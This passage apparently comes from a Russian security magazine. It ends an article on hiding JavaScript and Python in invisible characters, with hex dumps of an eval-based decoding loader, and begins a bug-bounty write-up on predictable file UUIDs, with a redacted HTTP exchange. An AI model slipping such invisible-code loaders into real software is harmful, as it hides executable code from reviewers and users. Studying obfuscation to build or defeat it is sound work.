
```
00000000:  FF FE 6E 00-65 00 77 00-20 00 50 00-72 00 6F 00   n e w   P r o
00000010:  78 00 79 00-28 00 7B 00-7D 00 2C 00-7B 00 67 00  x y ( { } , { g
00000020:  65 00 74 00-3A 00 28 00-5F 00 2C 00-6E 00 29 00  e t : ( _ , n )
00000030:  3D 00 3E 00-65 00 76 00-61 00 6C 00-28 00 5B 00  = > e v a l ( [
00000040:  2E 00 2E 00-2E 00 6E 00-5D 00 2E 00-6D 00 61 00  . . . n ] . m a
00000050:  70 00 28 00-6E 00 3D 00-3E 00 2B 00-28 00 22 00  p ( n = > + ( "
00000060:  A0 FF 22 00-3E 00 6E 00-29 00 29 00-2E 00 6A 00  á " > n ) ) . j
00000070:  6F 00 69 00-6E 00 60 00-60 00 2E 00-72 00 65 00  o i n ` ` . r e
00000080:  70 00 6C 00-61 00 63 00-65 00 28 00-2F 00 2E 00  p l a c e ( / .
00000090:  7B 00 38 00-7D 00 2F 00-67 00 2C 00-6E 00 3D 00  { 8 } / g , n =
000000A0:  3E 00 53 00-74 00 72 00-69 00 6E 00-67 00 2E 00  > S t r i n g .
000000B0:  66 00 72 00-6F 00 6D 00-43 00 68 00-61 00 72 00  f r o m C h a r
000000C0:  43 00 6F 00-64 00 65 00-28 00 2B 00-28 00 22 00  C o d e ( + ( "
000000D0:  30 00 62 00-22 00 2B 00-6E 00 29 00-29 00 29 00  0 b " + n ) ) )
000000E0:  29 00 7D 00-29 00 2E 00-0D 00 0A 00-2F 00 2F 00  ) } ) . ♪ ◙ / /
000000F0:  20 00 49 00-4E 00 56 00-49 00 53 00-49 00 42 00    I N V I S I B
00000100:  4C 00 45 00-20 00 43 00-4F 00 44 00-45 00 20 00  L E   C O D E
00000110:  53 00 54 00-41 00 52 00-54 00 53 00-20 00 48 00  S T A R T S   H
00000120:  45 00 52 00-45 00 0D 00-0A 00 A0 FF-64 31 64 31  E R E ♪ ◙ á d1d1
00000130:  A0 FF A0 FF-A0 FF A0 FF-64 31 A0 FF-64 31 64 31  á á á á d1á d1d1
00000140:  A0 FF 64 31-64 31 A0 FF-A0 FF A0 FF-64 31 64 31  á d1d1á á á d1d1
00000150:  A0 FF A0 FF-64 31 A0 FF-64 31 A0 FF-64 31 64 31  á á d1á d1á d1d1
00000160:  64 31 A0 FF-A0 FF 64 31-A0 FF A0 FF-64 31 64 31  d1á á d1á á d1d1
```

Выглядит это прикольно, однако такой код уже нельзя использовать для стеганографии (на самом деле можно, но несколько сложнее; подумай сам на досуге, как это сделать). А главное, кодировка стала 16-битной, то есть в неюникодных текстовых редакторах код уже отображается, да и занимать стал в два раза больше. Что, впрочем, для нас скорее плюс, чем минус.

Надо отметить, что, похоже, вирусописатели уже давно взяли этот прием обфускации на вооружение. Косвенным подтверждением этому служит то, что я изрядно намучился со встроенным в Windows защитником, пытаясь скопировать и сохранить в файл код с последнего скриншота. Глупый виндовый антивирус упорно видел в куске текста объемом 600 с лишним байт критическую угрозу (Trojan:HTML/Msphish.GX!MTB) и сразу помещал его в карантин, что как бы намекает на существование троянов, обфусцированных подобным образом.

Если такой фокус можно провернуть на JavaScript, то почему нельзя на Python? Подобным вопросом вдохновился Келси Хайтауэр и через год создал проект No code. В нем эксплуатируется одна из специфических особенностей Python — этот язык позволяет создавать и подключать собственные обработчики кодировки символов. Кодировка указывается в самой первой строке файла директивой **`# coding:`**, после чего следует код в выбранной кодировке.


Автор создал собственную кодировку no, состоящую на этот раз из «нулеширинных пробелов» (Zero Wide Spaces) U-200B и U-200C. Эти символы имеют серьезное преимущество перед используемыми в проекте INVISIBLE.js заполнителями хангыля — они не только не отображаются визуально, но и не выделяются курсором, что производит на неокрепшие умы полное впечатление пустого файла (разумеется, этот эффект наблюдается только в юникодных текстовых редакторах).



```
# coding: no
```

```
00000000:  23 20 63 6F-64 69 6E 67-3A 20 6E 6F-0A E2 80 8B  # coding: no◙Γçï
00000010:  E2 80 8C E2-80 8C E2 80-8C E2 80 8B-E2 80 8B E2  ΓçîΓçîΓçîΓçïΓçïΓ
00000020:  80 8B E2 80-8B E2 80 8B-E2 80 8C E2-80 8C E2 80  çïΓçïΓçïΓçîΓçîΓç
00000030:  8C E2 80 8B-E2 80 8B E2-80 8C E2 80-8B E2 80 8B  îΓçïΓçïΓçîΓçïΓçï
00000040:  E2 80 8C E2-80 8C E2 80-8B E2 80 8C-E2 80 8B E2  ΓçîΓçîΓçïΓçîΓçïΓ
00000050:  80 8B E2 80-8C E2 80 8B-E2 80 8C E2-80 8C E2 80  çïΓçîΓçïΓçîΓçîΓç
00000060:  8B E2 80 8C-E2 80 8C E2-80 8C E2 80-8B E2 80 8B  ïΓçîΓçîΓçîΓçïΓçï
00000070:  E2 80 8C E2-80 8C E2 80-8C E2 80 8B-E2 80 8C E2  ΓçîΓçîΓçîΓçïΓçîΓ
00000080:  80 8B E2 80-8B E2 80 8B-E2 80 8B E2-80 8C E2 80  çïΓçïΓçïΓçïΓçîΓç
00000090:  8B E2 80 8C-E2 80 8B E2-80 8B E2 80-8B E2 80 8B  ïΓçîΓçïΓçïΓçïΓçï
000000A0:  E2 80 8B E2-80 8C E2 80-8B E2 80 8B-E2 80 8B E2  ΓçïΓçîΓçïΓçïΓçïΓ
000000B0:  80 8C E2 80-8B E2 80 8B-E2 80 8C E2-80 8B E2 80  çîΓçïΓçïΓçîΓçïΓç
000000C0:  8B E2 80 8C-E2 80 8B E2-80 8B E2 80-8B E2 80 8B  ïΓçîΓçïΓçïΓçïΓçï
000000D0:  E2 80 8C E2-80 8C E2 80-8B E2 80 8B-E2 80 8C E2  ΓçîΓçîΓçïΓçïΓçîΓ
000000E0:  80 8B E2 80-8C E2 80 8B-E2 80 8C E2-80 8C E2 80  çïΓçîΓçïΓçîΓçîΓç
000000F0:  8B E2 80 8C-E2 80 8C E2-80 8B E2 80-8B E2 80 8B  ïΓçîΓçîΓçïΓçïΓçï
00000100:  E2 80 8C E2-80 8C E2 80-8B E2 80 8C-E2 80 8C E2  ΓçîΓçîΓçïΓçîΓçîΓ
00000110:  80 8B E2 80-8B E2 80 8B-E2 80 8C E2-80 8C E2 80  çïΓçïΓçïΓçîΓçîΓç
00000120:  8B E2 80 8C-E2 80 8C E2-80 8C E2 80-8C E2 80 8B  ïΓçîΓçîΓçîΓçîΓçï
00000130:  E2 80 8B E2-80 8C E2 80-8B E2 80 8C-E2 80 8B E2  ΓçïΓçîΓçïΓçîΓçïΓ
00000140:  80 8B E2 80-8B E2 80 8B-E2 80 8B E2-80 8C E2 80  çïΓçïΓçïΓçïΓçîΓç
00000150:  8B E2 80 8B-E2 80 8B E2-80 8B E2 80-8B E2 80 8B  ïΓçïΓçïΓçïΓçïΓçï
00000160:  E2 80 8C E2-80 8C E2 80-8C E2 80 8B-E2 80 8C E2  ΓçîΓçîΓçîΓçïΓçîΓ
00000170:  80 8C E2 80-8C E2 80 8B-E2 80 8C E2-80 8C E2 80  çîΓçîΓçïΓçîΓçîΓç
```

Как видишь, файл получается со смешанной кодировкой, что еще сильнее увеличивает его размер, однако позволяет прятать невидимые куски кода между открытыми.



```
# coding: no
print("vvvv")

print("^^^^")
```

```
00000000:  23 20 63 6F-64 69 6E 67-3A 20 6E 6F-0A 70 72 69  # coding: no◙pri
00000010:  6E 74 28 22-76 76 76 76-22 29 0A E2-80 8B E2 80  nt("vvvv")◙ΓçïΓç
00000020:  8C E2 80 8C-E2 80 8C E2-80 8B E2 80-8B E2 80 8B  îΓçîΓçîΓçïΓçïΓçï
00000030:  E2 80 8B E2-80 8B E2 80-8C E2 80 8C-E2 80 8C E2  ΓçïΓçïΓçîΓçîΓçîΓ
00000040:  80 8B E2 80-8B E2 80 8C-E2 80 8B E2-80 8B E2 80  çïΓçïΓçîΓçïΓçïΓç
00000050:  8C E2 80 8C-E2 80 8B E2-80 8C E2 80-8B E2 80 8B  îΓçîΓçïΓçîΓçïΓçï
00000060:  E2 80 8C E2-80 8B E2 80-8C E2 80 8C-E2 80 8B E2  ΓçîΓçïΓçîΓçîΓçïΓ
00000070:  80 8C E2 80-8C E2 80 8C-E2 80 8B E2-80 8B E2 80  çîΓçîΓçîΓçïΓçïΓç
00000080:  8C E2 80 8C-E2 80 8C E2-80 8B E2 80-8C E2 80 8B  îΓçîΓçîΓçïΓçîΓçï
00000090:  E2 80 8B E2-80 8B E2 80-8B E2 80 8C-E2 80 8B E2  ΓçïΓçïΓçïΓçîΓçïΓ
000000A0:  80 8C E2 80-8B E2 80 8B-E2 80 8B E2-80 8B E2 80  çîΓçïΓçïΓçïΓçïΓç
000000B0:  8B E2 80 8C-E2 80 8B E2-80 8B E2 80-8B E2 80 8C  ïΓçîΓçïΓçïΓçïΓçî
000000C0:  E2 80 8B E2-80 8B E2 80-8C E2 80 8B-E2 80 8B E2  ΓçïΓçïΓçîΓçïΓçïΓ
000000D0:  80 8C E2 80-8B E2 80 8B-E2 80 8B E2-80 8B E2 80  çîΓçïΓçïΓçïΓçïΓç
```

К сожалению, как ты уже, наверное, догадался, главный недостаток такого способа — код получается несамодостаточный, для его работоспособности придется устанавливать в Python пакет no-code, что, конечно, сильно демаскирует эффект от обфускации. Впрочем, как я уже писал в статье про JSFuck, все упомянутые проекты, как и эзотерические языки, делались не для практического применения, а «для души», как оригинальное и остроумное произведение искусства. Что, впрочем, не мешает нам при их разборе набираться практического опыта для создания собственных обфускаторов. Или борьбы с ними.

НЕСЛУЧАЙНЫЙ UUID

Как я нашел нестандартный IDOR на баг-баунти

Олег (brain) Уланов
ooulanov@gmail.com


Исследуя веб-приложение в рамках закрытого багбаунти BI.ZONE, я обнаружил ошибку в генерации UUID. Она давала непривилегированному пользователю доступ к файлам других людей. В статье я покажу, что такие нестандартные уязвимости открываются для тех, кто готов уйти в исследование с головой.

PROOF OF CONCEPT

Ищем таргет и определяем вектор

Для пентестера правильный вектор — главный ресурс: без рабочего сценария не поможет даже найденная многоступенчатая уязвимость. На практике многие цепочки оказываются нереализуемыми из-за недостатка информации и общей сложности, поэтому исследователи часто отказываются от «тяжелых» кейсов. Я же стараюсь браться за сложные уязвимости, и на этот раз именно такой анализ позволил получить воспроизводимые и ценные находки.

Итак, при исследовании сервиса я заметил, что после загрузки файла в хранилище нам выдается интересный UUID, однако его формат меня смутил.



```
POST / API PATH storage/upload HTTP/1.1
Host: Host header

Секретные Cookie!
Content-Length: 1387
Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAZSZcVZq5qGcp4BL
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.88 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: Origin
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: Referer
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Priority: u=1, i
Connection: close

------WebKitFormBoundaryAZSZcVZq5qGcp4BL
Content-Disposition: form-data; name="file"; filename="CLEAN.jpeg"
Content-Type: image/jpeg
```

```
HTTP/1.1 200 OK
Server: QRATOR
Date: Wed, 14 Aug 2024 06:16:36 GMT
Content-Type: application/json;charset=utf-8
Content-Length: 133
Connection: close
Access-Control-Allow-Methods: GET, PUT, POST, DELETE, PATCH, OPTIONS
Access-Control-Allow-Headers:
DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,Origin
,Content-Type,Authorization,Request-ID
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Expires: 0
Access-Control-Expose-Headers: Authorization
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Frame-Options: â€ DENYâ€
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Origin: *
Access-Control-Max-Age: 1728000
Strict-Transport-Security: max-age=15552000
Strict-Transport-Security: max-age=63072000
Access-Control-Allow-Credentials: true
Pragma: no-cache
X-Request-Id: e988daa2-39e8-45c0-b12c-b593586241f0
X-Trace-Id: f5125f8a-020f-45bf-9f14-038e89920172

{
  "result":{
    "uuid":
    "nm9ynregyryoetujpt1od9obneyyyybt9aytrybcce3sncdfgituocb1cfudqa3tct1uyp5gce5dgcmdcoagrcbigya1yo4ceiywhmuk
qb1sqno"
  }
}
```

На первый взгляд, это не UUID: по стандарту он должен представлять собой 128-битную метку, например такую:

```
f81d4fae-7dec-11d0-a765-00a0c91e6bf6
```

Вероятно, это UUID в какой-то нестандартной форме, например с метаинформацией. Думаю, разработчик должен знать о том, как строятся идентификаторы файлов, поэтому я решил прогнать базовые энтропийные тесты.

Находим неслучайную последовательность

Я стал собирать идентификаторы, чтобы составить выборку для анализа.

```
nm9ynregyryoetujpt1od9obneyyyybt9aytrybcce3sncdfgituocb1cfudqa3tct1uyp5gce5dgcmdcoagrcbigya1yo4ceiywhmukqb1sqno
```

Структура первого полученного UUID

Затем я сделал ряд запросов с разной дельтой по времени и нашел закономерность в построении UUID.

```
nm9ynregyryoetujpt1od9obneyyyybt9aytrybcgwascaj1cw5gepjw8fosgcuf8r5drcbwcr3doamngrasgqmfgt1nyo4ceiywhmukqb1sqno
```

Второй UUID для того же файла с тем же содержимым

```
nm9ynregyryoetujpt1od9obneyyyybt9aytrybccc5ucp5rce4dkqbu8y3graufce3dyajo8ftu13drgf1sra31cio1yo4ceiywhmukqb1sqno
```

Третий UUID для файла с тем же именем, но пустым содержимым

